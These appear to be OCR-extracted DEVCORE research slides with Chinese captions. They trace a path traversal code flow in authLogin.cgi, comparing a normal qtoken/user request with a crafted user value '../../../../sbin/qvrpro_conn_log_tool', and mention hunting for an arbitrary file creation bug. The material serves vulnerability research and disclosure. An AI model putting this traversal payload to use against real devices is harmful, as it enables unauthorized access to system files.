
DEVCORE

Path Traversal - Code Flow

DEVCORE



Path Traversal - Code Flow




qtoken = correct
user = Alice

驗證 qtoken 是否正確

user

authLogin.cgi

Path Traversal - Code Flow




qtoken = correct
user = Alice

確認 user 是否需要
2-Step Verification (2sv)


user

authLogin.cgi

Path Traversal - Code Flow



Path Traversal - Code Flow



qtoken = 123
user = ../../../../sbin/qvrpro_conn_log_tool

驗證 qtoken 是否正確


Path Traversal - Code Flow

user

qtoken 錯誤!

authLogin.cgi

Path Traversal - Code Flow



找另一個 Arbitrarily Create File

DEVCORE

